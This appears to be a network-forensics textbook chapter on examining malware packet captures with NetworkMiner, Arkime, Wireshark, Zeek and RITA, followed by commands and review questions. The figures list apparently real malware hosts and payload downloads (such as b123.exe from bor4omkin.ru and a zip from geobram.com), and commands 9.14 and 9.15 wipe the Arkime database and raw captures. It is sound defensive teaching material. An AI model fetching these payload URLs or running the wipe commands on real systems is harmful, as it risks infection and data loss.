522	DigiCert SHA2 Secure Server CA 2.cer	cer	1 260 B	20.190.151.131 [www.ms.a.prd.aadg.akadns.net] [ms.aadg.akadns.net]	TCP 443	10.3.21.102 (Windows)
47	b123.exe	exe	235 352 B	45.8.124.233 [bor4omkin.ru]	TCP 80	10.3.21.102 (Windows)
764	events.data.microsoft.com.cer	cer	2 170 B	13.89.179.12 [onedblobprdcus17.centralus.cloudapp.azure.com]	TCP 443	10.3.21.102 (Windows)
764	Microsoft Secure Server CA 2.cer	cer	1 756 B	13.89.179.12 [onedblobprdcus17.centralus.cloudapp.azure.com]	TCP 443	10.3.21.102 (Windows)
789	events.data.microsoft.com.cer	cer	2 436 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.com]	TCP 443	10.3.21.102 (Windows)
789	Microsoft Azure TLS Issuing .cer	cer	1 527 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.com]	TCP 443	10.3.21.102 (Windows)
838	blaka.php.html	html	28 B	5.63.155.126 [sughicent.com]	TCP 80	10.3.21.102 (Windows)
842	request.zip	zip	1 565 849 B	5.63.155.126 [sughicent.com]	TCP 80	10.3.21.102 (Windows)
3307	HTTP/1.1 200 OK (text/css)	css	157 800 B	10.3.21.102 [DESKTOP-CLIENT1] (Windows)	TCP 48823	5.63.155.126 [sughicent.com]
3307	blaka.php[1].html	html	6 B	5.63.155.126 [sughicent.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3504	forum.php[1].html	html	12 B	195.58.93.4 [vanogesh.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3503	settings.win.data.microsoft.com.cer	cer	1 517 B	52.183.226.140 [settings.prod.nucl-2.southcentralus.cloudapp.azure.com]	TCP 443	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3503	Microsoft Secure Server CA 2.cer	cer	1 756 B	52.183.226.140 [settings.prod.nucl-2.southcentralus.cloudapp.azure.com]	TCP 443	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3632	forum.php[2].html	html	12 B	195.58.93.4 [vanogesh.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3692	forum.php[3].html	html	12 B	195.58.93.4 [vanogesh.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3734	forum.php[4].html	html	12 B	195.58.93.4 [vanogesh.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3748	events.data.microsoft.com.cer	cer	2 170 B	52.182.143.200 [onedscolprdwus04.centralus.cloudapp.azure.com]	TCP 443	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3748	Microsoft Secure Server CA 2.cer	cer	1 756 B	52.182.143.200 [onedscolprdwus04.centralus.cloudapp.azure.com]	TCP 443	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3754	forum.php[5].html	html	12 B	195.58.93.4 [vanogesh.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3844	forum.php[6].html	html	12 B	195.58.93.4 [vanogesh.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Windows)
3886	forum.php[7].html	html	12 B	195.58.93.4 [vanogesh.com]	TCP 80	10.3.21.102 [DESKTOP-CLIENT1] (Windows)

Buffered frames to parse:

Case Panel: Filtercase: IDS: 2022-09-01 8:16:01

Related Case Files

Figure 9.9 – NetworkMiner’s Files tab

47	b123.exe	exe	235 352 B	45.8.124.233 [bor4omkin.ru]
764	events.data.microsoft.com.cer	cer	2 170 B	13.89.179.12 [onedblobprdcus17.centralus.cloudapp.azure.com]
764	Microsoft Secure Server CA 2.cer	cer	1 756 B	13.89.179.12 [onedblobprdcus17.centralus.cloudapp.azure.com]
789	events.data.microsoft.com.cer	cer	2 436 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.com]
789	Microsoft Azure TLS Issuing .cer	cer	1 527 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.com]
838	blaka.php.html	html	28 B	5.63.155.126 [sughicent.com]
842	request.zip	zip	1 565 849 B	5.63.155.126 [sughicent.com]

Figure 9.10 – Suspect files

```

arkime@arkime: /opt/arkime/bin
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 305/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/mac.src.cnt 174/155 0ms 19ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 304/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/mac.dst 221/150 0ms 20ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 303/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/mac.dst.cnt 184/155 0ms 21ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 302/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dscp.src 172/152 0ms 22ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 301/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dhcp.type.cnt 130/155 0ms 31ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 300/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dhcp.host.tokens 171/157 0ms 32ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 299/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dhcp.oui 124/153 0ms 32ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 298/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/user.cnt 148/153 0ms 34ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 297/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dscp.src.cnt 196/155 0ms 36ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 296/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/session.segments 149/157 0ms 35ms
May 30 15:14:44 http.c:389 moloch_http_curlm_check_multi_info(): 295/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dscp.dst 177/152 0ms 51ms
May 30 15:14:45 http.c:389 moloch_http_curlm_check_multi_info(): 294/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dhcp.id.cnt 148/155 0ms 50ms
May 30 15:14:45 http.c:389 moloch_http_curlm_check_multi_info(): 293/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/country.dns 157/154 0ms 52ms
May 30 15:14:45 http.c:389 moloch_http_curlm_check_multi_info(): 292/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/ip.dns.nameserver 133/158 0ms 53ms
May 30 15:14:45 http.c:389 moloch_http_curlm_check_multi_info(): 291/30 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/asn.dns.nameserver 162/158 0ms 54ms

```

Figure 9.11 – Arkime PCAP import

The screenshot shows the Arkime GUI dashboard with a search bar containing 'port.dst = 80'. The search results are displayed in a table with columns: Start Time, Stop Time, Src IP / Country, Src Port, Dst IP / Country, Dst Port, Packets, Databytes, Arkime Node, and Info. The results show several HTTP requests to port 80 from various IP addresses.

Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes	Arkime Node	Info
2022/06/05 16:21:41	2022/06/05 16:21:41	10.2.25.101	50080	157.140.2.11	80	11	1,712	arkime	
2022/06/05 16:21:41	2022/06/05 16:21:41	10.2.25.101	50080	157.140.2.11	80	2	0	arkime	
2022/06/05 16:21:41	2022/06/05 16:21:41	10.2.25.101	50080	157.140.2.11	80	2	0	arkime	
2022/06/05 16:21:41	2022/06/05 16:21:41	10.2.25.101	50080	157.140.2.11	80	2	0	arkime	
2022/06/05 16:21:41	2022/06/05 16:21:41	10.2.25.101	50080	157.140.2.11	80	2	0	arkime	

Figure 9.12 – Arkime GUI dashboard

The screenshot shows the Arkime GUI search bar with the query 'port.dst = 80'. Below the search bar, there are filters for 'All (careful)', 'Start' time '1969/12/31 16:00:00', and 'End' time '2022/06/05 11:20:59'.

Search	Start	End
port.dst = 80	1969/12/31 16:00:00	2022/06/05 11:20:59

Figure 9.13 – HTTP port 80 query

	Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes
tcp	2022/02/25 14:52:19	2022/02/25 14:53:19	10.2.25.101	58562	8.253.112.108 US	80	11	621 1,221
tcp	2022/02/25 14:52:18	2022/02/25 14:53:19	10.2.25.101	58561	104.94.77.31 US	80	11	490 1,100

Figure 9.14 – HTTP session data

Info	
URI	ctldi.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcerts.cab?0501ff51b094d9e9
URI	x1.c.lenior.org/

Figure 9.15 – Arkime URI data

Id

220225-IK9bNJ79C4INBZnfnjKUTSkH

Community Id: 1:tV1pYtEpd44m7WfXp+2d6Yj4jj0=

Time

2022/02/25 14:52:19

- 2022/02/25 14:53:19

Node

arkime

Protocols

http

tcp

IP Protocol

tcp

Src

Packets 6

Bytes 623

Databytes 287

Dst

Packets 5

Bytes 608

Databytes 334

Ethernet

Src Mac 00:08:02:1c:47:ad

OUI Hewlett Packard

Dst Mac 20:e5:2a:b6:93:f1

OUI Netgear

Src IP/Port

10.2.25.101

: 58562

Dst IP/Port

8.253.112.108

: 80 (US) [AS3356 LEVEL3] { ARIN }

Payload8

Src 474554202f6d7364 (GET /msd)

Dst 485454502f312e31 (HTTP/1.1)

Tags

Files

/home/offlinecaps/2022-02-25-Emotet-epoch4-with-spambot-activity.pcap

TCP Flags

SYN 1

SYN-ACK 1

ACK 5

PSH 3

RST 0

FIN 2

URG 0

Figure 9.16 – Session data



Figure 9.17 – HTTP session data




Figure 9.18 – Arkime connections graph

No. ^	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	10.4.14.101	TCP
731	85.565098	10.4.14.101	204.79.197.219	TCP
732	85.565175	204.79.197.219	10.4.14.101	TCP
733	85.565175	10.4.14.101	204.79.197.219	TCP
734	85.565348	204.79.197.219	10.4.14.101	TCP
735	85.565380	204.79.197.219	10.4.14.101	TLSv1.2
736	85.565380	10.4.14.101	204.79.197.219	TCP
737	85.611504	10.4.14.101	10.4.14.4	DNS
738	85.613032	10.4.14.101	204.79.197.219	TCP
739	85.895409	10.4.14.101	10.4.14.4	DNS
740	85.945248	10.4.14.4	10.4.14.101	DNS
741	85.946784	10.4.14.101	208.91.198.131	TCP
742	86.108025	208.91.198.131	10.4.14.101	TCP
743	86.108518	10.4.14.101	208.91.198.131	TCP
744	86.109239	10.4.14.101	208.91.198.131	HTTP
745	86.200705	10.4.14.101	239.255.255.250	SSDP
746	86.235023	10.4.14.101	224.0.0.251	MDNS
747	86.236306	208.91.198.131	10.4.14.101	TCP
748	87.170753	208.91.198.131	10.4.14.101	HTTP
749	87.214232	10.4.14.101	208.91.198.131	TCP
750	87.227980	10.4.14.101	208.91.198.131	HTTP
751	87.443277	208.91.198.131	10.4.14.101	TCP

Figure 9.19 – Wireshark IP address view

No.	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	DESKTOP-S9U1NBH.loc...	TCP
731	85.565098	DESKTOP-S9U1NBH.1...	204.79.197.219	TCP
732	85.565175	204.79.197.219	DESKTOP-S9U1NBH.loc...	TCP
733	85.565175	DESKTOP-S9U1NBH.1...	204.79.197.219	TCP
734	85.565348	204.79.197.219	DESKTOP-S9U1NBH.loc...	TCP
735	85.565380	204.79.197.219	DESKTOP-S9U1NBH.loc...	TLSv1.2
736	85.565380	DESKTOP-S9U1NBH.1...	204.79.197.219	TCP
737	85.611504	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
738	85.613032	DESKTOP-S9U1NBH.1...	204.79.197.219	TCP
739	85.895409	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
740	85.945248	fbodyguards-dc.fa...	DESKTOP-S9U1NBH.loc...	DNS
741	85.946784	DESKTOP-S9U1NBH.1...	geobram.com	TCP
742	86.108025	geobram.com	DESKTOP-S9U1NBH.loc...	TCP
743	86.108518	DESKTOP-S9U1NBH.1...	geobram.com	TCP
744	86.109239	DESKTOP-S9U1NBH.1...	geobram.com	HTTP
745	86.200705	DESKTOP-S9U1NBH.1...	239.255.255.250	SSDP
746	86.235023	DESKTOP-S9U1NBH.1...	224.0.0.251	MDNS
747	86.236306	geobram.com	DESKTOP-S9U1NBH.loc...	TCP
748	87.170753	geobram.com	DESKTOP-S9U1NBH.loc...	HTTP
749	87.214232	DESKTOP-S9U1NBH.1...	geobram.com	TCP
750	87.227980	DESKTOP-S9U1NBH.1...	geobram.com	HTTP
751	87.443277	geobram.com	DESKTOP-S9U1NBH.loc...	TCP

Figure 9.20 – Wireshark domain name view




Figure 9.21 – Wireshark – Coloring Rules Classic

ip.src==10.4.14.101				
No.	Time	Source	Destination	Protocol
7	0.016790	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
8	0.016790	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
11	0.016956	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
12	0.017069	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
13	0.017167	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
15	0.017638	DESKTOP-S9U1NBH.1...	224.0.0.251	MDNS
17	0.017759	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
18	0.017928	DESKTOP-S9U1NBH.1...	224.0.0.252	LLMNR
20	0.019548	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
21	0.019671	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
23	0.020796	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
25	0.024289	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
27	0.025112	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	CLDAP
29	0.077855	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
30	0.078012	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
31	0.078012	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
32	0.139412	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	CLDAP
35	0.249760	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
38	0.252767	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	NTP
40	0.296701	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
42	0.437900	DESKTOP-S9U1NBH.1...	224.0.0.252	LLMNR
43	0.534357	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
45	0.840349	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
46	0.840349	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS

Figure 9.22 – Source address filter




Figure 9.23 – Packet data

No.	Time	Source	Destination	Protocol	Length	Info
744	80.109239	DESKTOP-S9U1NBH.local	geobram.com	HTTP	503	GET /ist/issueresultsfspidole HTTP/1.1
745	87.170753	geobram.com	DESKTOP-S9U1NBH.local	HTTP	655	HTTP/1.1 200 OK (text/html)
750	87.227900	DESKTOP-S9U1NBH.local	geobram.com	HTTP	606	GET /ist/NO_2990435796.zip HTTP/1.1
1290	92.544104	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	[TCP Previous segment not captured] continuation
1292	92.544207	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1294	92.544414	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1296	92.544529	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1298	92.544662	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1299	92.544700	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1302	92.544831	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1305	92.546965	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1306	92.547054	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1307	92.547151	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1309	92.550232	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1310	92.550293	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1311	92.550457	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1312	92.550528	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1313	92.550696	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1315	92.550707	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1317	92.550804	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1319	92.551010	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1322	92.553795	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1323	92.553867	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1324	92.554031	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation

Figure 9.24 – HTTP packet view




Figure 9.25 – Follow HTTP Stream



Figure 9.26 – HTTP packet data




Figure 9.27 – Wireshark – Export – HTTP object list

Code and Commands

Command 9.1:

```
sansforensics@siftworkstation: ~$ mergecap
packetcapture1.pcap packetcapture2.pcap
```

Command 9.2:

```
sansforensics@siftworkstation: ~$ editcap -F pcap -c
evidence.pcap split.pcap
```

Command 9.3:

```
sansforensics@siftworkstation: ~$ editcap -F pcap-t+600
evidence.pcap split.pcap
```

Command 9.4:

```
dfir@ubuntu:~$ sudo apt-get install dnstop
```

Command 9.5:

```
dfir@ubuntu:~/Documents/Packet Captures$ DN stop 2022-03-21-Hancitor-with-Cobalt-Strike-and-Mars-Stealer.pcap
```

Command 9.6:

```
dfir@ubuntu:~/rita$ sudo chmod +x ./install.sh
```

Command 9.7:

```
dfir@ubuntu:~/rita$ ./install.sh
```

Command 9.8:

```
dfir@ubuntu:~/rita$ zeek -C -r IcedId.pcap
```

Command 9.9:

```
dfir@ubuntu:~/rita$ rita import *.log IcedID
```

Command 9.10:

```
dfir@ubuntu:~/rita$ rita
```

Command 9.11:

```
dfir@ubuntu:~/rita$ rita show-beacons IcedID
```

Command 9.12:

```
dfir@ubuntu:~/rita$ rita show-beacons-fqdn IcedID
```

Command 9.13:

```
arkime@arkime:/opt/arkime/bin$ sudo ./capture -r /home/offlinecaps/2022-02-25-Emotet-epoch4-with-spambot-activity.pcap
```

Command 9.14:

```
/opt/arkime/db/db.pl http://ESHOST:9200 wipe
```

Command 9.15:


```
/bin/rm -f /opt/arkime/raw/*
```

Questions

Answer the following questions to test your knowledge of this chapter:

1. A filtered log review is one where the responder or analyst filters out specific logs based on a set parameter.
 - True
 - False
2. What is not a component of the Elastic Stack?
 - Elasticsearch
 - Log forwarder
 - Logstash
 - Kibana
3. Which packet analysis tool places the packet capture into sessions as the default view?
 - Wireshark
 - NetFlow
 - Elastic Stack
 - Arkime
4. Wireshark does not allow for DNS name resolution.
 - True
 - False

Further reading


Refer to the following links for more information about the topics covered in this chapter:

- *Elasticsearch 7.0 Cookbook - Fourth Edition*: <https://www.packtpub.com/big-data-and-business-intelligence/elasticsearch-70-cookbook-fourth-edition>.
- *Malware traffic analysis*: <https://www.malware-traffic-analysis.net>.
- *Arkime*: <https://arkime.com/>.
- *Chappell University*: <https://www.chappell-university.com/>.

- Cisco IOS NetFlow: <https://www.cisco.com/c/en/us/products/ios-nx-os-software/ios-netflow/index.html>.

